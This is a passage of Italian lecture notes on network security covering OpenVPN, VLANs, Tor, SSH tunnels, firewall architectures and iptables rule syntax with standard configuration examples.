
	Svantaggi	Vantaggi
SSL/TLS	È specifico di un dominio applicativo, non a livello di network	È semplice e standard
IPSec	È implementato nello stack TCP/IP del sistema operativo con variazioni che rendono difficile l'interoperabilità	È trasparente alle applicazioni

7.4 OpenVPN

OpenVPN è una soluzione ibrida a quelle viste precedentemente; riproduce tramite software in user space i concetti di transport e tunnel mode di IPSec.

Serve comunque un piccolo componente kernel space: vengono generate interfacce di rete virtuali di tipo “tap” e “tun” esattamente uguali a quelle reali.


→ TUNNEL MODE



Le due macchine che fanno da security gateway tramite OpenVPN chiedono al kernel di generare interfacce di rete che NON sono connesse a un dispositivo fisico ma all'applicazione OpenVPN.

L'interfaccia “tun0” fa sì che i pacchetti vengano instradati attraverso lui e consegnati a OpenVPN, è dunque un artificio per creare una connessione punto-punto tra i due gateway. Gli indirizzi tun sono trasparenti e non appartengono a nessuna delle subnet utilizzate da client e server.


→ TRANSPORT MODE



Tramite transport mode è possibile collegare un host a una rete remota come se ne facesse parte fisicamente. L'interfaccia “`tap0`” prende un IP dalla subnet del server.

7.5 Data Link Security

Una Virtual LAN (**VLAN**) è una tecnologia di rete che consente di creare più reti logiche all'interno di una singola rete fisica. In pratica, una VLAN suddivide una rete fisica in più segmenti logici, consentendo di separare il traffico di rete in base a criteri come reparti aziendali, funzioni di sistema, gruppi di utenti, etc. Gli host di una rete non vedono il traffico degli altri.



Classificazione...

→ **VLAN statica** (port-based): Ogni porta di uno switch appartiene a una o più VLAN, un host può appartenere a una o più VLAN solo in base alla porta dello switch a cui è connesso. Per spostare un host da una VLAN a un'altra bisogna riconfigurare la porta dello switch.

→ **VLAN dinamica**: Un host appartiene a una o più VLAN in funzione del proprio MAC o IP, indipendentemente dalla porta dello switch a cui è connessa. Per spostare un host bisogna riconfigurare la mappatura indirizzo-VLAN

I modi di funzionamento delle porte sono in “access mode” se appartengono a una singola VLAN, altrimenti in “trunk mode”. Nel secondo caso è necessario il tagging dei pacchetti per distinguerli.

7.6 TOR e Secure Shell


Introduciamo innanzitutto **SOCKS5**: un protocollo di rete che facilita il trasferimento di dati tra un client e un server attraverso un firewall. È una versione avanzata del protocollo SOCKS (Socket Secure) che offre diversi miglioramenti rispetto alle versioni precedenti. SOCKS5 supporta la trasmissione di dati UDP (User Datagram Protocol) oltre a TCP (Transmission Control Protocol), il che lo rende più versatile.

Uno dei principali utilizzi di SOCKS5 è quello di consentire agli utenti di bypassare restrizioni geografiche o censura sui contenuti online, ad esempio per accedere a servizi o siti web altrimenti non disponibili nella propria regione.


---TOR---

Tor, abbreviazione di **The Onion Router**, è una rete di comunicazione anonima decentralizzata che permette agli utenti di navigare su internet in modo anonimo e sicuro. Questa rete è progettata per proteggere la privacy degli utenti e rendere difficile il tracciamento delle loro attività online.

Il protocollo di Tor permette di realizzare connessioni cifrate in cui il legame tra chi effettua richieste e il contenuto delle stesse è profondamente oscurato. Il routing a cipolla sfrutta una serie di nodi che possiedono chiave specifica.



La comunicazione (pacchetto) è cifrata con tutte le chiavi dei nodi tor attraversati, in ordine di instradamento. Ogni nodo riceve il pacchetto, sa decifrarlo perché rappresenta la cifrazione più “esterna” e vede così a quale nodo successivo inviarlo, non può però vedere il dato in chiaro!



---SECURE SHELL---

SSH, acronimo di **Secure Shell**, è un protocollo di rete crittografico che permette di stabilire una connessione sicura e cifrata tra due dispositivi su una rete non sicura, come ad esempio Internet. Inizialmente concepito per consentire il controllo remoto sicuro di un computer da parte di un utente, SSH è diventato uno standard di fatto per la gestione remota di sistemi informatici e per il trasferimento sicuro di file.

Il collegamento tra client (ssh) e server (sshd) avviene attraverso la negoziazione dei cifrari disponibili, l'autenticazione dell'host remoto, l'inizializzazione di un canale cifrato, l'autenticazione dell'utente. Ognuno di questi passi può essere configurato.

L'autenticazione dell'host remoto è importante per evitare di cadere nella trappola tesa da un eventuale uomo nel mezzo. Alla prima connessione l'amministratore deve utilizzare un metodo out-of-band per determinare la correttezza della chiave pubblica presentata dall'host. Le chiavi pubbliche vengono memorizzate nel file **known_hosts** nella directory **.ssh** posta nella home.

Ci sono due possibilità per **l'autenticazione dell'utente** sull'host remoto: autenticazione passiva, tradizionale, con username e password. Oppure autenticazione attiva, per mezzo di un protocollo challenge-response a chiave pubblica.

- utente **marco** sul client esegue **ssh remoteserver**
 - si presenta come utente **marco** su **remoteserver** e si deve autenticare di conseguenza
- utente **marco** sul client esegue **ssh root@remoteserver**
 - si presenta come utente **root** su **remoteserver** e si deve autenticare di conseguenza

7.7 SSH tunnels

Il tunneling SSH è un metodo per comunicare dati su connessione SSH crittografata. Fornisce inoltre un modo per proteggere il traffico dati di una determinata applicazione utilizzando il port forwarding che consiste nel tunneling di qualsiasi porta TCP / IP su SSH.

Gli svantaggi consistono nel fatto che l'utente ha bisogno di potersi autenticare sulla destinazione. Un attaccante può quindi sfruttare la stessa "feature" per effettuare un accesso malevolo.

Esistono fondamentalmente tre tipi di tunnel:


Local Port Forwarding

Remote Port Forwarding

Dynamic Forwarding

Local Port Forwarding

Il Local Port Forwarding viene utilizzato per inoltrare una porta dalla macchina client alla macchina server. Il client SSH ascolta le connessioni su una porta e quando riceve una connessione, esegue il tunneling della connessione a un server SSH.



Creiamo prima un piccolo web server:

- `mkdir local_server`
- `cd local_server`
- `cp /var/www/html/index.nginx-debian.html index.html`
- `nano index.html`
aggiungiamo al titolo dell'index.html local nginx
- `python3 -m http.server --bind 127.0.0.1 8080`

In questo modo abbiamo creato un piccolo web server in ascolto sulla porta 8080 ma SOLTANTO da localhost.

Creiamo ora il tunnel; Dalla nostra macchina guest impostiamo il forward dalla porta locale 8080 alla 8080 del server:

- `ssh -L 8080:localhost:8080 sec@192.168.56.xx`

A questo punto navigando col vostro browser sulla macchina guest all'indirizzo:
`http://localhost:8080` vedrete la pagina principale del sito!

Remote Port Forwarding

Al contrario immaginando quindi di avere un web server esposto localmente sulla porta 8080 eseguiamo dalla vostra macchina guest eseguite:

- `ssh -R 8080:localhost:8080 sec@192.168.56.xx`

8 Firewall

Un **Firewall**, dall'inglese “muro tagliafuoco”, è un componente per monitorare e controllare il traffico di rete sia in entrata che in uscita. Può essere visto come un meccanismo di difesa perimetrale: identifica un dentro e un fuori, chi sono i buoni e chi i cattivi.

Un firewall è inteso come un'intera architettura formata da uno o più componenti e che può essere hardware o software. È efficace quando rappresenta un punto di passaggio obbligatorio e non ci sono altre strade per accedere alla rete da proteggere. Il traffico non autorizzato è bloccato.

Osservazione:

è un sistema che favorisce la ROBUSTEZZA → poche funzioni, poca flessibilità


Tecniche di controllo:

- **Traffico:** Esaminare indirizzi, porte, header, flag e altri tipi di indicatori.
- **Direzione:** Discriminare a parità di servizio le richieste entranti verso la rete interna da quelle originate da essa
- **Utenti:** Differenziare l'accesso ai servizi sulla base di chi lo richiede (Notiamo che nel protocollo TCP/IP non c'è traccia dell'utente che genera un pacchetto)
- **Comportamento:** Valutare come sono usati i servizi ammessi per identificare anomalie rispetto a parametri di “normalità”

8.1 Tipi di Firewall

1. PACKET FILTER (PF)

Un firewall **PF** è un tipo di firewall che opera a livello di rete, esaminando e controllando il traffico di rete basandosi sui dati contenuti nell'intestazione (header) dei pacchetti di rete. Questo tipo di firewall è spesso considerato il tipo più basilare di firewall ed è generalmente implementato attraverso software o hardware dedicato.



Agisce ed esamina a livello di...

Link Layer: interfaccia fisica di ingresso o uscita, MAC address sorg/dest.

IP Layer: Indirizzi, protocollo trasportato (ICMP, TCP, UDP, ...), opzioni IP.

Transport Layer: TCP flags (SYN, ACK, ...), porte sorg/dest.

PF applica in serie un elenco di regole del tipo: SE CONDIZIONE → ALLORA AZIONE

È importante sapere che l'ordine di queste condizioni è rilevante, la prima soddisfatta determina il destino del pacchetto (le azioni di base sono scartare o inoltrare)

Vantaggi:

Semplice e veloce, tipicamente implementato in tutti i router, trasparente agli utenti.

Svantaggi:

Regole di basso livello che non permettono comportamenti sofisticati.

Esaminiamo una vulnerabilità di PF....

Frammenti successivi al primo non possono attivare condizioni che menzionano parametri dell'header di trasporto → Evasione → Iniezione di frammenti → DOS (non mando mai l'ultimo frammento)

Tipi di PF:


→ **stateless**: non ha memoria del traffico passato, prende decisioni per ogni pacchetto sulla base delle regole definite

→ **stateful**: ha memoria, può decidere su di un pacchetto riconoscendolo parte di un flusso di traffico; utile per i protocolli senza connessione

→ **multilayer protocol inspection firewall**: tiene traccia dell'intera storia delle connessioni per verificare la coerenza del protocollo

2. APPLICATION-LEVEL GATEWAY (PROXY SERVER)

Un firewall **ALG** è un “MITM buono” che agisce da server nei confronti del client, e propaga la richiesta agendo da client nei confronti del server effettivo.



Vantaggi:

Comprende il protocollo applicativo, quindi permette filtri avanzati come negare specifici comandi, esaminare la correttezza degli scambi, attivare dinamicamente regole sulla base della negoziazione C/S.


Sono integrabili per l'esame approfondito del payload: antispam/antivirus/antimalware.

Svantaggi:

Molto più pesanti di un PF, specifico di un singolo protocollo applicativo, non sempre trasparente.

3. CIRCUIT-LEVEL GATEWAY (CLG)

Un firewall **ALG** spezza la connessione a livello di trasporto, diventa endpoint del traffico, non intermediario. Inoltrano infine il payload senza esaminarlo. Vengono usati per determinare se le connessioni sono ammissibili verso l'esterno.



Vantaggi:

Può essere configurato in maniera trasparente agli utenti per autorizzare le connessioni da determinati host. Può agire da intermediario generico senza specificare protocolli. Può differenziare le politiche sulla base degli utenti

Svantaggi:

Regole di filtraggio limitate a indirizzi, porte, utenti. Richiede la modifica dello stack dei client.


8.2 Topologie di filtraggio

La situazione più semplice è: RETE ESTERNA – FIREWALL – RETE INTERNA

Non è adatta però a reti in cui siano presenti contemporaneamente Client che generano traffico uscente (e devono essere schermati da attacchi) e Server che devono ricevere selettivamente il traffico esterno.

Topologia: Screened single-homed BH

Un PF garantisce che solo un BH possa comunicare con l'esterno; il BH implementa un ALG (con eventuale autenticazione).




Si ha dunque doppio filtraggio: a livello header (PF) e a livello applicativo (BH). Per prendere il controllo della rete interna si hanno due sistemi da compromettere, ma per un accesso significativo è sufficiente compromettere il PF.

Topologia: Screened dual-homed BH

Questa volta il BH separa fisicamente due segmenti di rete; la compromissione del PF non dà accesso alla rete interna, si crea una zona intermedia detta “demilitarizzata” dove sono collocati i server (DMZ).


Notiamo che in questo caso tutto il traffico dai client deve fluire attraverso il BH.



Topologia: Screened subnet

Questa topologia usa due PF router rafforzando la separazione tra interno e esterno e nascondendo all'esterno l'esistenza della subnet privata (ostacolando l'enumerazione).

Consente ai router di inoltrare il traffico "banale" senza passare dal BH.



8.3 IPTables

Iptables è un'utilità di amministrazione per la configurazione e la gestione delle tabelle del filtro pacchetti del kernel Linux. Permette di definire regole che controllano come i pacchetti di rete vengono trattati dal sistema.

Recentemente è stato affiancato da nftables, ma rimane ancora molto diffuso.

Si appoggia sul framework **netfilter** che definisce gli **hook** (punti di percorso che possono innescare funzioni di callback) nello stack di rete del kernel.

Analizziamo cinque hook in punti strategici dello stack di rete:

NF_IP_PRE_ROUTING

Attivato da un pacchetto **appena entra nello stack di rete**. Questo hook viene elaborato **prima** di prendere qualsiasi decisione di **instradamento**.

NF_IP_LOCAL_IN

Attivato dopo che un pacchetto in arrivo è stato instradato se il pacchetto è **destinato al sistema locale**.

NF_IP_FORWARD

Attivato dopo che un pacchetto in arrivo è stato instradato se il pacchetto deve essere **inoltrato a un altro host**.

NF_IP_LOCAL_OUT

Attivato da qualsiasi pacchetto in uscita creato localmente **non appena raggiunge lo stack di rete**.

NF_IP_POST_ROUTING

Attivato da qualsiasi **pacchetto in uscita** o inoltrato dopo che l'instradamento ha avuto luogo e appena **prima di essere messo in rete**.

Più programmi possono registrarsi allo stesso hook, dichiarando un ordine di priorità.

Iptables si registra agli hook, diventano fondamentali i concetti di:

- **Tabelle**: organizzano i controlli a seconda del tipo di decisione da prendere sul pacchetto
- **Catene**: organizzano i controlli a seconda dell'hook agganciato
- **Regole**: elementi delle catene, “*SE pacchetto-condizioni ALLORA esegui azione*”

catene

Corrispondono agli hook di netfilter... in ordine:

PREROUTING, INPUT, FORWARD, OUTPUT, POSTROUTING

tabelle

raw: iptables è stateful, quindi tratta i pacchetti come parte di una connessione; raw fornisce un meccanismo per contrassegnare i pacchetti al fine di disattivare il tracciamento della connessione saltando conntrack

conntrack: implementa automaticamente (cioè con una logica non configurabile dall'utente) il riconoscimento delle connessioni e l'attribuzione dei pacchetti alle stesse

filter: la tabella principale, utilizzata per decidere se lasciare che un pacchetto continui verso la destinazione prevista o bloccarlo

nat: utilizzata per implementare le regole di traduzione degli indirizzi di rete, modificando gli indirizzi di origine o di destinazione del pacchetto

mangle: utilizzata per modificare l'intestazione IP del pacchetto (es. cambiare il valore TTL o qualsiasi altro campo), e può marcare la rappresentazione kernel di un pacchetto per renderlo riconoscibile da altre tabelle e da altri strumenti

security: utilizzata per impostare i contrassegni di contesto di sicurezza SELinux interni sui pacchetti

regole

Ognuna delle catene è composta da una sequenza di regole; ogni regola può stabilire un elenco di condizioni (match), e un'azione (target) da eseguire sui pacchetti. I target possono essere:

→ **terminating target**:

concludono l'esame delle regole della catena e ritornano il controllo a netfilter


→ **non-terminating target**:

eseguono un'azione sul pacchetto, che non lascia però la catena e viene sottoposto all'analisi delle regole successive

Anche se non viene soddisfatta alcuna condizione la catena restituisce un risultato a netfilter: default policy.

Il percorso dei pacchetti

- Ogni pacchetto che entra nello stack di rete viene sottoposto all'esame di varie catene nell'ordine mostrato da questo schema
- Il percorso ha un inizio comune per i pacchetti di origine esterna (tutte le catene PREROUTING delle tabelle che lo supportano)
- Il percorso si dirama a seconda che il pacchetto sia destinato a un processo locale (catene INPUT) o a un host remoto (catene FORWARD)
- I pacchetti di origine interna sono processati dalle catene OUTPUT
- I pacchetti di qualunque origine destinati al sistema sono infine processati dalle catene POSTROUTING



Marco Prandini marco.prandini@unibo.it Based on <http://linux-ip.net/nf/nfk-traversal.png> by Martin. A. Brown, martin@linux-ip.net

Terminating target di base:

ACCEPT	termina la scansione della catena corrente indicando di proseguire con la successiva
DROP	termina la scansione della catena corrente indicando di scartare il pacchetto
RETURN	termina la scansione della catena corrente passando la default policy

Target specifici della tabella NAT:

in PREROUTING o OUTPUT

DNAT	indica a netfilter di modificare l'indirizzo di destinazione del pacchetto l'opzione --to-destination [ipaddr [:port]] specifica la nuova destinazione
REDIRECT	come DNAT ma redirige alla macchina locale l'opzione --to-port specifica la nuova porta

in POSTROUTING o INPUT

SNAT	indica a netfilter di modificare l'indirizzo di sorgente del pacchetto l'opzione --to-source [ipaddr [:port]] specifica la nuova sorgente
MASQUERADE	come SNAT ma assegna automaticamente l'interfaccia di uscita

NON-Terminating target di base:

nessun target!	ad ogni regola sono associati due contatori che vengono incrementati ad ogni match (contatore pacchetti – contatore byte trasportati)
LOG	il kernel logga i dettagli del pacchetto; opzioni utili: --log-level <priority> --log-prefix <prefisso> --log-uid

Match di base sull'header IPv4:

→ Caratteristiche “Layer 1”

-i <input_interface>
-o <output_interface>

→ Caratteristiche “Layer 2”

solo caricando l'estensione con -m mac
--mac-source <source_mac_addrs>

→ Caratteristiche “Layer 3”

-s <source_addrs>
-d <dest_addrs>
-f (fa match coi frammenti dal secondo in poi)

solo caricando l'estensione con -m iprange

--src-range from-to
--dst-range from-to

→ Caratteristiche “Layer 4”

-p <tcp|udp|udplite|icmp|icmpv6|esp|ah|sctp|mh>

se il protocollo supporta le porte, abilita l'interpretazione di

--dport port[:port]
--sport port[:port]

se il protocollo è tcp, abilita l'interpretazione di

--tcp-flags mask comp
• i flag sono SYN ACK FIN RST URG PSH ALL NONE
• mask = elenco flag “interessanti” (gli altri flag del pacchetto sono ignorati)
• comp = elenco flag tra quelli interessanti che devono essere settati per fare match

se il protocollo è icmp, abilita l'interpretazione di

--icmp-type <type>
• elenco tipi: iptables -p icmp -h

8.4 Gestione delle catene e dei contatori

Sintassi base del comando di gestione delle **catene**:

```
iptables [-t <tabella>] -CMD [catena] [match] [-j <target>]
```

comandi CMD principali:

- **L** **list** elenca le regole della catena (se presente, o tutte)
- **C** **check** ritorna true se una regola coi match e il target specificati esiste nella catena
- **A** **append** aggiunge una regola in fondo alla catena
- **I [n]** **insert** inserisce una regola (in n-esima posizione, o in testa se manca n)
- **D [n]** **delete** rimuove una regola (in n-esima posizione, o quella che ha esattamente i match e il target specificati)
- **R n** **replace** sostituisce la regola in n-esima posizione
- **F** **flush** svuota la catena – **P policy** imposta la policy di default della catena

esempi

```
■ iptables -A FORWARD -i ppp0 -d 87.15.12.0/24 -p tcp --dport 80  
      -j ACCEPT  
  
■ iptables -P INPUT DROP  
  
■ iptables -t nat -A POSTROUTING -s 192.168.0.0/24 -o ppp0  
      -j SNAT --to-source 87.4.8.21  
  
■ iptables -t nat -A PREROUTING -i ppp0 -d 87.4.8.21 -p tcp  
      --dport 2222 -j DNAT --to-destination 192.168.0.1:22  
  
■ iptables -D FORWARD 1  
  
■ iptables -I INPUT 13 -p icmp ! --icmp-type echo-reply -j DROP  
  
■ iptables -A OUTPUT -p tcp --tcp-flags SYN,ACK,FIN FIN
```

I **contatori** vengono visualizzati tramite comando **list (-L)** unito a **-v**; possono essere azzerati con il comando **-Z**. Per una lettura reiterata precisa è importante svolgere lettura e azzeramento:

